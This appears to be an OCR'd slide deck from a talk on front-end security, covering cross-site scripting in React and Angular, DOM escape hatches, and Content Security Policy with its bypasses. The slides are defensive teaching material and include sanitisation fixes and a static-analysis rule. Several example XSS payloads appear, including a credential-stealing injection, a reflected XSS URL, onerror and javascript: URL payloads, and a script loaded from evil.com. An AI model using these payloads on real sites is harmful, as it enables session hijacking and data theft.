ATTACKING THE FRONT END

Modern Day Client-Side Security

By Kaif Ahsan

Hi, I'm Kaif

Technology &
Cybersecurity enthusiast

THE UNIVERSITY OF MELBOURNE

MELBOURNE SPACE PROGRAM

Microsoft

ATLASSIAN

AGENDA

Common Dangerous Security Issues

Highlight some frequently occurring high-impact security issues on the client-side.

Best Practices & Secure Development

How to reduce the probability and impact of these happening?

Resource Sharing + Q&A

Share helpful resources and answer any questions from the audience.

A QUICK DISCLAIMER

- **Covering for audience from a wide background.**

  I assumed a high variation of security knowledge level. A good refresher if you know some/all of the content.

- **Chatham House rule of discussion**

  Feel free to use the information anywhere, but no attribution is required.

- **Targeting high-risk areas. Not extensive.**

  Choosing to cover high probability and impactful areas primarily.

THE LANDSCAPE

Rapid digital transformation

More and more services are needed to digitise because of the pandemic.

Big leaps in how we create web apps

Very few ecosystems have matured as much as JavaScript.

New and old vulnerabilites

Some very persistent issues and the rise of new ones.

CODE INJECTION ATTACKS

CODE INJECTION ATTACKS

Attack Surface

Modern websites have a lot of sources where the user can input data. How does our app handle unexpected data?

Example Scenario

What if someone inputs JavaScript code in a forum instead of text?
Will the browser run that code? Or does the website have defences?

CROSS-SITE SCRIPTING (XSS)

QUICK OVERVIEW OF XSS

When Attacker Submitted Code Run in Browser.

The browser will always run code if given. It's up to the website to ensure it's not giving the browser code it doesn't want to run.

It can result in minor annoyance or FULL account takeover.


Attackers can deface wesites, steal sensitive info or hijack a user's session.

```
<input type="search" value="potatoes" />
```

```
<input type="search" value="Attacker "/><script>StealCredentials()</script>" />
```

Source: OWASP XSS Guide

VISUAL EXAMPLES



Scenario - Reflected XSS

```
https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>
```

DRASTIC REAL WORLD IMPACT

Facebook pays out $25k bug bounty for chained DOM-based XSS

Adam Bannister 09 November 2020 at 17:55 UTC
Updated: 11 November 2020 at 11:45 UTC

Bug Bounty | Social Media | XSS

Researcher awarded five-figure sum for 'easy to exploit' bug


Multiple XSS vulnerabilities in child monitoring app Canopy 'could risk location leak'

Jessica Haworth 06 October 2021 at 14:25 UTC
Updated: 07 October 2021 at 09:09 UTC

XSS | Vulnerabilities | Mobile

Pair of unpatched security bugs are 'just the tip of the iceberg'

REALLY CAN HAPPEN IN ANYWHERE



XSS IN REACT

HOW TO BEST PREVENT XSS ATTACKS?

Select the best one.

1. Use base64 encoding to store the data.
2. Data validation / sanitisation during input.
3. Context-sensitive output encoding
4. Enabling Content Security Policy (CSP)

HOW TO BEST PREVENT XSS ATTACKS?

Select the best one.

1. Use base64 encoding to store the data.

2. Data validation / sanitisation during input.

3. Context-sensitive output encoding

4. Enabling Content Security Policy (CSP)


REACT AND XSS

Thankfully most modern web frameworks come with some default protections

React automatically does output encoding for us

React outputs *all* elements and data inside them using auto escaping.

```
const validateMessage=async()=>{
 setTimeout(()=>{
  setValidationMessage(`Invalid referral code, <script></script>`)
 },1000)
}
```



Source: StackHawk

REACT AND XSS

The most common reasons XSS vulnerabilities happen in React

Improper Sanitisation while outputting HTML

Direct output of DOM can be done via dangerouslySetInnerHTML but does not sanitise by default.

Usage of React Escape Hatches

Using React Escape Hatches is quick but very dangerous and bad code practice.

Improper encoding of URLs

Mishandling of dynamic URL is another common source of XSS.

REACT XSS ATTACK VECTORS

OUTPUTTING USER HTML INPUTS

React uses the dangerouslySetInnerHTML function to allow to allow output user-generated content.


```
return (
    <div>
        <h3>{title}</h3>
        <p> dangerouslySetInnerHTML={{__html: review}}</p>
    </div>
);
```

As the name suggests, it is dangerous. Because it does not do any sanitisation and encoding by default.

Input

```
This restaurant is absolutely horrible.
The service is <b>slow</b> and the food is <i>disgusting</i>.
```

Output



OUTPUTING HTML SECURELY

Thankfully most modern web frameworks come with some default protections

```
return (
    <div>
        <h3>{title}</h3>
        <p> dangerouslySetInnerHTML={{__html: review}}</p>
    </div>
);
```

Dangerous as no sanitisation.

```
import DOMPurify from "dompurify";

return (
    <div>
        <h3>{title}</h3>
        <p> dangerouslySetInnerHTML=
            {{__html: DOMPurify.sanitize(review)}}</p>
    </div>
);
```

DOMPurify turns untrusted HTML into safe HTML.

REACT AND XSS

No proper guidance in the acutal documentation!


A developer is left on their own to find the proper library and implement it.

dangerouslySetInnerHTML

`dangerouslySetInnerHTML` is React's replacement for using `innerHTML` in the browser DOM. In general, setting HTML from code is risky because it's easy to inadvertently expose your users to a cross-site scripting (XSS) attack. So, you can set HTML directly from React, but you have to type out `dangerouslySetInnerHTML` and pass an object with a `__html` key, to remind yourself that it's dangerous. For example:

```
function createMarkup() {
  return {__html: 'First &middot; Second'};
}

function MyComponent() {
  return <div dangerouslySetInnerHTML={createMarkup()} />;
}
```

REACT AND XSS



HOW TO DEFEND AGAINST THAT?

- Most modern static code analysis tools will pick it up.

```
function TestComponent2(foo) {
    // ruleid:react-dangerouslysetinnerhtml
    let params = {smth: 'test123', dangerouslySetInnerHTML: {__html: foo},a:b};
    return React.createElement('div', params);
}
```

```
semgrep-test.js
   typescript.react.security.audit.react-dangerouslysetinnerhtml.react-
   dangerouslysetinnerhtml
      Detection of dangerouslySetInnerHTML from non-constant definition. This
      can inadvertently expose users to cross-site scripting (XSS) attacks if
      this comes  from user-provided input. If you have to use
      dangerouslySetInnerHTML, consider using a sanitization library such as
      DOMPurify to sanitize your HTML.
      Details: https://sg.run/rAx6

       11┆ let params = {smth: 'test123', dangerouslySetInnerHTML: {__html: foo},a:b};
```

HOW TO DEFEND AGAINST THAT?


- Creating a secure component to securely handle HTML and using it everywhere.

```
import React from 'react';
import DOMPurify from 'dompurify';

// This function will render HTML safely using DOMPurify
function SafeHtml({ element, html }){
    return React.createElement(element, { dangerouslySetInnerHTML: { __html: DOMPurify.sanitize(html) }});
}

export default SafeHtml;
```

```
import SafeHtml from "./SafeHtml";

return (
    <div>
        <h3>{title}</h3>
        <SafeHtml element="p" html={{review}}></SafeHtml>
    </div>
);
```

WHY DO WE EVEN NEED DYNAMIC HTML FORMATTING?

A lot of the modern day web app functionalities we do are dynamic HTML input under the hood.



MORE REACT XSS ATTACK VECTORS

WHAT IS A REACT ESCAPE HATCH?

Select the best one.

1. A way to enable cross-origin interactions between frames.
2. A way to encode data to avoid XSS vulnerabilities.
3. A way to access the DOM through secure React APIs
4. A way to directly access the native DOM APIs.

WHAT IS A REACT ESCAPE HATCH?

Select the best one.

1. A way to enable cross-origin interactions between frames.
2. A way to encode data to avoid XSS vulnerabilities.
3. A way to access the DOM through secure React APIs
4. A way to directly access the native DOM APIs.

REACT ESCAPE HATCHES

Direct DOM Manipulation

React provides you with findDOMNode and createRef as escape hatches.

```
// Using Refs as an escape hatch to access the raw DOM
function App() {
    const messageBoxRef = React.createRef();

    useEffect(() => {
        let messages = "..."
        messageBoxRef.current.innerHTML += messages;
    })

    return (<div ref={messageBoxRef}>No new messages</div>);
}
```

HOW TO TACKLE ESCAPE HATCHES

- **Good news is React is depreciating it.**

  In future versions of React, findDOMNode is being depreciated.

- **Alternative approaches****

  If you are using refs to add some content inside your HTML elements, use innerText instead. Source: StackHawk

- **Utilise static code analysis tools to identify escape hatches.**

  Look out for innerHTML, outerHTML, document.write and document.writeln

EVEN MORE REACT XSS ATTACK VECTORS

WHICH OF THE FOLLOWING HTML ATTRIBUTES CAN BE USED TO RUN JS?

Select the best one.

1. URLs
2. Markdown
3. CSS
4. All of them

WHICH OF THE FOLLOWING HTML ATTRIBUTES CAN BE USED TO RUN JS?

Select the best one.

1. URLs
2. Markdown
3. CSS
4. All of them

JAVASCRIPT AND RESOURCE URLS

JavaScript & Resource URLs can be a potential sink.

When the URL is hardcoded, there is no XSS vulnerability.

However, when the URL is provided by the user, as shown below, there is a potential XSS vulnerability.

```
// React code using a dynamic URL for an anchor tag
return (
    <a href={}> Open web page</a>
);
```

```
// React code using a dynamic URL to load an iframe
return (
    <iframe src={url}></iframe>
);
```

```
1 | javascript:alert('Don't laugh, this is not a joke!')
```

JAVASCRIPT AND RESOURCE URLS

React is moving towards blocking JS URLs in future versions

But in older and current versions, it only gives a warning.

Source: Pragmatic Web Security

Unfortunately, it only covers JS URLs

It does not mention other resource URLs

HOW TO DEFEND AGAINST THAT?

Avoid taking the full URL as an input

For example, an application that accepts Youtube URLs as input could only accept the video ID as input. The rest of the URL can be created when needed by embedding the video ID into a static URL.

This strategy prevents the attacker from controlling the URL scheme, eliminating the risk of XSS through a URL.

Do URL sanitization

Make sure your sanitisation is based on allowing 'known good' url types rather than trying to prevent 'known bad' kinds.

PREVENTING XSS IN REACT

A 10,000 ft view

1

Securely handle HTML outputs.

Creating a safe component is advised.

2

Don't use escape hatches

If you have to access the the DOM directly, involve security.

3

Be mindful of injections in other HTML elements

URLs, CSS, Markup can also be potential sinks.

NOTE – I HAVE NOT COVERED TRUSTED TYPES

BUT WHAT ABOUT ANGULAR?

ANGULAR AND XSS

Very good baseline protection against XSS.

Angular, out of the box has great options to automatically encode the data.

In case HTML formatting is required, Angular also does sanitisation.

Angular applies auto-escaping.

Applications can put data into the page using Angular’s interpolation mechanism.

Angular's *Strict Contextual Escaping* is crucial baseline protection.




Image source: StackHawk

ANGULAR – DEFAULT SANITISATION

Provide input sanitisation for HTML formatting from user.

We can use Angular's [innerHtml] property to bind the user input and automatically sanitise.

Note that this is different from the innerHTML in the native web APIs.

Dangerous user input

```
This restaurant is absolutely horrible.
The service is <b>slow</b> and the food is <i>disgusting</i>.
<img src="nonexistent.png" onerror="alert('This restaurant got voted worst in town!');" />
```

Automatically sanitised

```
This restaurant is absolutely horrible.
The service is <b>slow</b> and the food is <i>disgusting</i>.
<img src="nonexistent.png" />
```

Image source: StackHawk

ANGULAR – DEFAULT SANITISATION

Provide input sanitisation for HTML formatting from user.

We can use Angular's [innerHtml] property to bind the user input and automatically sanitise.

Note that this is different from the innerHTML in the native web APIs.

Dangerous user input

```
This restaurant is absolutely horrible.
The service is <b>slow</b> and the food is <i>disgusting</i>.
<img src="nonexistent.png" onerror="alert('This restaurant got voted worst in town!');" />
```

Automatically sanitised

```
This restaurant is absolutely horrible.
The service is <b>slow</b> and the food is <i>disgusting</i>.
<img src="nonexistent.png" />
```

ANGULAR – ENCODING & SANITISATION

User Comment

Comments

```
Received package. <b>Excellent service.</b>
<script>alert("Evil code");</script> Highly
recommended.
```

Angular Interpolation


Comment after interpolation:

Received package. Excellent service.
<script>alert("Evil code");</script> Highly recommended.

Auto sanitisation

Comment as inner HTML:

Received package. **Excellent service.** Highly recommended.



Browser console

Image source: StackHawk

ANGULAR XSS ATTACK VECTORS

BYPASSING ANGULAR'S SECURITY – I

Hard but not impossible.

Angular offers a way to output raw HTML without any XSS protections applied. This functionality is available through the function bypassSecurityTrustHtml().

The only acceptable use case would be to output a static piece of code.

```
constructor(private sanitizer : DomSanitizer) {}

getHtmlSnippet() {
    let safeHtml = `<img src="..." onerror="alert('Failed to load image')">`;
    return this.sanitizer.bypassSecurityTrustHtml(safeHtml);
}
```

Creating a custom component using the bypassSecurityTrustHtml function

```
<div [innerHTML]="getHtmlSnippet()"></div>
```

Assigning a safe snippet to [innerHTML] does not trigger Angular's sanitizer

Code snippets: Pragmatic Web Security

BYPASSING ANGULAR'S SECURITY – 2

Using native DOM elements

Angular has ElementRef to directly access HTML elements.
This code is extremely insecure and sidesteps Angular's built-in XSS defences.

```
1 | @ViewChild("myDiv") div : ElementRef;
```

Using an ElementRef to refer to a specific HTML element

```
this.div.nativeElement.innerHTML = this.inputValue;
```

Dangerous behaviour using native DOM elements

BYPASSING ANGULAR'S SECURITY – 3

The Renderer2 API

With ElementRef, you can also use the Renderer2 API to manipulate the DOM. This mechanism is perhaps even more dangerous since the Renderer2 API is a legitimate Angular API.

```
@ViewChild("myDiv") div : ElementRef;

constructor(private renderer2 : Renderer2) {}

loadDivWithRenderer2() {
  this.renderer2.setProperty(this.div, "innerHTML", this.inputValue);
}
```

Image source: Pragmatic Web Security

TEMPLATE INJECTION ATTACK

- **Older versions of angular are vulnerable to Template Injection attacks**

  Sandbox escape possible and run JavaScript code out of context.

- **Sandbox is depreciated from Angular 1.6.**

- **If you're using an older version then take actions on it.**

PROTECTING ANGULAR APPS AGAINST XSS

PREVENTING XSS IN ANGULAR

A 10,000 ft view

1

Stick to Angular's default ways

If you stick to the Angular way of doing this, Angular will help you guarantee the security of your application.

2

Avoid custom DOM manipulation

To ensure you let Angular do its job, avoid direct DOM manipulation through ElementRef, the Renderer2 API, or native DOM APIs.

3

Use a modern version of Angular


Older versions have Client-Side Template Injection vulnerability.
Versions 1.0 to 1.5 is vulnerable.

SCENARIO

Bob is sick of XSS in his website

Bob is sick of hackers trying to attack his website.

He wished for a way to tell the browser what is his website's real code and which ones are maliciously injected by the attacker!



CONTENT SECURITY POLICY (CSP)

WHAT IS CSP?

- **A way to tell the client (browser) what it's allowed to do.**

  From things like which scripts run, what sources are allowed and much more.

- **Usually done via HTTP headers or meta tags**

```
Content-Security-Policy: default-src 'self' example.com
*.example.com
```

```
<meta
  http-equiv="Content-Security-Policy"
  content="default-src 'self'; img-src https://*; child-src
'none';" />
```

Source: MDN

WHAT IS CSP?

- Quick way to protect various kinds of code injection attacks

```
Content-Security-Policy: default-src 'self' example.com
*.example.com
```

```
// XSS through inline code blocks
<div><script>alert(1)</script></div>

// XSS through inline code
<img src="none.png" onerror="alert(1)">
<iframe src="javascript:alert(1)">

// XSS through remote code files
<div><script src = "https://evil.com/virus.js"></script><div>
```

CSP IS A SECOND LINE OF DEFENCE

Not a substitute for secure development.

CSP BYPASSES

COMMON CSP BYPASS – I

'unsafe-inline' directive

The unsafe-inline opens you up to script injections.

```
Content-Security-Policy: script-src https://google.com 'unsafe-inline';
```

Payload

```
